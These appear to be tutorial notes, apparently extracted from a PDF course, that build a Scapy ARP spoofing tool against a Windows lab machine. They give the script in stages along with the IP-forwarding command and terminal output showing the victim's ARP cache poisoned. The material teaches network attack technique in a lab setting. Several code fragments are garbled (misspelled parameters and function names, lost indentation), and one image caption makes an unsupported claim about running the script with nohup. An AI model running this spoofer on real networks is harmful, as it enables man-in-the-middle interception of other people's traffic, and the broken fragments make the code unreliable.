

Writing an ARP SPOOFER

Command:

```
arp spoof -i interface -t targetip destip
```

For port forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Creating an ARP Response

```
#!/usr/bin/env python
```

```
import scapy.all as scapy
```

```
packet =
```


```
scapy.ARP(op=2,pdst="192.168.10.143",hwdst="00:0c:29:e1:b7:70",pscr="192.168.10.1")
```


Sending ARP response

```
#!/usr/bin/env python
```

```
import scapy.all as scapy
```

```
packet = scapy.ARP(op=2,  
pdst="192.168.10.143",hwdst="00:0c:29:e1:b7:70",psrc="192.168.10.2")  
scapy.send(packet)
```





```
Default Gateway . . . . . : 192.168.10.2

C:\Users\IEUser>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\IEUser>clear
'clear' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
    Internet Address      Physical Address         Type
    192.168.10.2          00-50-56-e5-f6-bb       dynamic
    192.168.10.254        00-50-56-f5-ee-ce       dynamic
    192.168.10.255        ff-ff-ff-ff-ff-ff       static
    224.0.0.22            01-00-5e-00-00-16       static
    224.0.0.251           01-00-5e-00-00-fb       static
    224.0.0.252           01-00-5e-00-00-fc       static
    239.255.255.250       01-00-5e-7f-ff-fa       static
    255.255.255.255       ff-ff-ff-ff-ff-ff       static

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
    Internet Address      Physical Address         Type
    192.168.10.2          00-0c-29-39-3b-59       dynamic
    192.168.10.142        00-0c-29-39-3b-59       dynamic
    192.168.10.254        00-50-56-f5-ee-ce       dynamic
    192.168.10.255        ff-ff-ff-ff-ff-ff       static
    224.0.0.22            01-00-5e-00-00-16       static
    224.0.0.251           01-00-5e-00-00-fb       static
    224.0.0.252           01-00-5e-00-00-fc       static
    239.255.255.250       01-00-5e-7f-ff-fa       static
    255.255.255.255       ff-ff-ff-ff-ff-ff       static

C:\Users\IEUser>
```

Extracting MAC Address From Responses

```
#!/usr/bin/env python
```

```
import scapy.all as scapy
```

```
def get_mac(ip):
```

```
    arp_request = scapy.ARP(pdst=ip)
```

```
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
```

```
    arp_request_broadcast = broadcast/arp_request
```

```
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
```

```
    return answered_list[0][1].hwsrc
```


```
def spoof(target_ip, spoof_ip):
```

```
    target_mac = get_mac(target_ip)
```

```
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
```

```
    scapy.send(packet)
```

```
get_mac("192.168.10.2")
```



Introduction to Loops in Python

```
#!/usr/bin/env python
```

```
import scapy.all as scapy
```

```
def get_mac(ip):
```

```
    arp_request = scapy.ARP(pdst=ip)
```

```
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
```

```
    arp_request_broadcast = broadcast/arp_request
```

```
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
```

```
    return answered_list[0][1].hwsrc
```

```
def spoof(target_ip, spoof_ip):
```

```
    target_mac = get_mac(target_ip)
```



```
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
```

```
    scapy.send(packet)
```


```
spoof("192.168.10.143", "192.168.10.2")
```

```
spoof("192.168.10.2", "192.168.10.143")
```

Before Running the Program:



After Running the Program:



```
#!/usr/bin/env python
```

```
import scapy.all as scapy
```

```
import time
```

```
def get_mac(ip):
```

```
    arp_request = scapy.ARP(pdst=ip)
```

```
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
```

```
    arp_request_broadcast = broadcast/arp_request
```

```
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
```



```
return answered_list[0][1].hwsrc
```

```
def spoof(target_ip, spoof_ip):
```

```
    target_mac = get_mac(target_ip)
```

```
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
```

```
    scapy.send(packet)
```

```
while True:
```


```
    spoof("192.168.10.143", "192.168.10.2")
```

```
    spoof("192.168.10.2", "192.168.10.143")
```

```
    time.sleep(2)
```

To enable Packet forwarding on Kali:

Use command: **echo 1 > /proc/sys/net/ipv4/ip_forward**



The screenshot displays a Kali Linux environment with a terminal window and a PyCharm IDE. The terminal window, titled 'root@kali: ~/PycharmProjects/arp_spoof', shows the execution of a script named 'arp_spoof.py'. The output of the script is a continuous stream of 'Sent 1 packets.' messages. The PyCharm IDE, titled 'arp_spoof.py', shows the source code of the script. The code defines a 'get_mac' function, a 'spoof' function, and a 'while True' loop that calls the 'spoof' function with the target IP '192.168.10.143' and the spoof IP '192.168.10.2'.

```
1 #!/usr/bin/env python
2
3 import scapy.all as scapy
4 import time
5
6 1 usage
7
8 def get_mac(ip):
9     arp_request = scapy.ARP(pdst=ip)
10    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
11    arp_request_broadcast = broadcast/arp_request
12    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
13
14    return answered_list[0][1].hwsrc
15
16 2 usages
17
18 def spoof(target_ip, spoof_ip):
19     target_mac = get_mac(target_ip)
20     packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
21     scapy.send(packet)
22
23 while True:
24     spoof(target_ip="192.168.10.143", spoof_ip="192.168.10.2")
25     spoof(target_ip="192.168.10.2", spoof_ip="192.168.10.143")
26     time.sleep(2)
```

More on Loops & Counters

```
#!/usr/bin/env python
```

```
import scapy.all as scapy
```

```
import time
```

```
def get_mac(ip):
```

```
    arp_request = scapy.ARP(pdst=ip)
```

```
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
```

```
    arp_request_broadcast = broadcast/arp_request
```

```
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
```

```
    return answered_list[0][1].hwsrc
```

```
def spoof(target_ip, spoof_ip):
```

```
    target_mac = get_mac(target_ip)
```

```
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
```

```
    scapy.send(packet, verbose=False)
```

```
sent_packets_count = 0
```

```
while True:
```

```
    spoof("192.168.10.143", "192.168.10.2")
```

```
spoof("192.168.10.2","192.168.10.143" )
```

```
sent_packets_count = sent_packets_count + 2
```

```
print("[+] Sent Packet " + str(sent_packets_count))
```

```
time.sleep(2)
```

```
root@kali: ~/PycharmProjects/arp_spoof
File "arp_spoof.py", line 23, in <module>
    print(f"[-] Sent Packet" + sent_packets_count)
TypeError: cannot concatenate 'str' and 'int' objects
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Sent Packet0
[+] Sent Packet0
[+] Sent Packet0
[+] Sent Packet0
[+] Sent Packet0
^CTraceback (most recent call last):
  File "arp_spoof.py", line 24, in <module>
    time.sleep(2)
KeyboardInterrupt
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Sent Packet 0
[+] Sent Packet 0
^C[+] Sent Packet 0
^CTraceback (most recent call last):
  File "arp_spoof.py", line 24, in <module>
    time.sleep(2)
KeyboardInterrupt
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Sent Packet 2
[+] Sent Packet 4
[+] Sent Packet 6
[+] Sent Packet 8
[+] Sent Packet 10
[+] Sent Packet 12
[+] Sent Packet 14
[+] Sent Packet 16
[+] Sent Packet 18
[+] Sent Packet 20
[+] Sent Packet 22
[+] Sent Packet 24
[+] Sent Packet 26
[+] Sent Packet 28
^CTraceback (most recent call last):
  File "arp_spoof.py", line 25, in <module>
    time.sleep(2)
KeyboardInterrupt
```

Dynamic Printing

```
#!/usr/bin/env python
```

```
import scapy.all as scapy
```

```
import time
```

```
import sys
```

```
def get_mac(ip):
```

```
    arp_request = scapy.ARP(pdst=ip)
```

```
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
```

```
    arp_request_broadcast = broadcast/arp_request
```

```
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
```

```
    return answered_list[0][1].hwsrc
```

```
def spoof(target_ip, spoof_ip):
```

```
    target_mac = get_mac(target_ip)
```

```
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
```

```
    scapy.send(packet, verbose=False)
```

```
sent_packets_count = 0
```

```
while True:
```

```

spooof("192.168.10.143", "192.168.10.2")
spooof("192.168.10.2","192.168.10.143")
sent_packets_count = sent_packets_count + 2
print("\r[+] Packets Sent " + str(sent_packets_count)),
sys.stdout.flush()
time.sleep(2)

```

```

root@kali: ~/PycharmProjects/arp_spoof
root@kali: ~/PycharmProjects/arp_spoof 88x42
Desktop Music PycharmProjects embedded-browser-no-sandbox.json
Documents Pictures Templates hello.py
Downloads Public Videos
root@kali:~# cd PycharmProjects/
root@kali:~/PycharmProjects# ls
Hello arp_spoof Hello macchanger network_scanner
root@kali:~/PycharmProjects# cd arp_spoof/
root@kali:~/PycharmProjects/arp_spoof# ls
arp_spoof.py
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Sent Packet 2
[+] Sent Packet 4
[+] Sent Packet 6
[+] Sent Packet 8
[+] Sent Packet 10
[+] Sent Packet 12
[+] Sent Packet 14
[+] Sent Packet 16
[+] Sent Packet 18
[+] Sent Packet 20
[+] Sent Packet 22
[+] Sent Packet 24
[+] Sent Packet 26
[+] Sent Packet 28
^CTraceback (most recent call last):
  File "arp_spoof.py", line 25, in <module>
    time.sleep(2)
KeyboardInterrupt
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Sent Packet 2 [+] Sent Packet 4 [+] Sent Packet 6 [+] Sent Packet 8 [+] Sent Packet 10
10^CTraceback (most recent call last):
  File "arp_spoof.py", line 28, in <module>
    time.sleep(2)
KeyboardInterrupt
root@kali:~/PycharmProjects/arp_spoof#

```

```

1 #!/usr/bin/env python
2
3 import scapy.all as scapy
4 import time
5 import sys
6
7
8 def get_mac(ip):
9     arp_request = scapy.ARP(dst=ip)
10    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
11    arp_request_broadcast = broadcast/arp_request
12    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
13
14    return answered_list[0][1].hwsrc
15
16
17 def spoof(target_ip, spoof_ip):
18     target_mac = get_mac(target_ip)
19     packet = scapy.ARP(op=2, pdu=target_ip, hwdst=target_mac, hwsrc=spoof_ip)
20     scapy.send(packet, verbose=False)
21
22 sent_packets_count = 0
23 while True:
24     spoof(target_ip="192.168.10.143", spoof_ip="192.168.10.2")
25     spoof(target_ip="192.168.10.2", spoof_ip="192.168.10.143")
26     sent_packets_count = sent_packets_count + 2
27     print("\r[+] Packets Sent " + str(sent_packets_count)),
28     sys.stdout.flush()
29     time.sleep(2)

```

Exception Handling in Python

```
#!/usr/bin/env python
```

```
import scapy.all as scapy
```

```
import time
```

```
import sys
```

```
def get_mac(ip):
```

```
    arp_request = scapy.ARP(pdst=ip)
```

```
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
```

```
    arp_request_broadcast = broadcast/arp_request
```

```
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
```

```
    return answered_list[0][1].hwsrc
```

```
def spoof(target_ip, spoof_ip):
```

```
    target_mac = get_mac(target_ip)
```

```
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
```

```
    scapy.send(packet, verbose=False)
```

```
sent_packets_count = 0
```

```
try:
```

while True:

```
spoof("192.168.10.143", "192.168.10.2")
```

```
spoof("192.168.10.2","192.168.10.143" )
```

```
sent_packets_count = sent_packets_count + 2
```


```
print("\r[+] Packets Sent " + str(sent_packets_count)),
```

```
sys.stdout.flush()
```

```
time.sleep(2)
```

except KeyboardInterrupt:

```
print("[+] Detected CTRL + C ..... Quitting")
```



The image shows a Kali Linux terminal window on the left and a PyCharm IDE window on the right. The terminal window displays the execution of the script, showing the number of packets sent and the detection of a CTRL + C signal. The PyCharm IDE window shows the source code of the script, which is an ARP spoofing tool using Scapy. The script defines functions for getting the MAC address of a host and for spoofing the ARP table. It then enters a loop that sends spoofed ARP requests and responses, incrementing a packet count. The script is designed to be run as a daemon process using nohup.

```
root@kali: ~/PycharmProjects/arp_spoof
root@kali: ~/PycharmProjects/arp_spoof# python arp_spoof.py
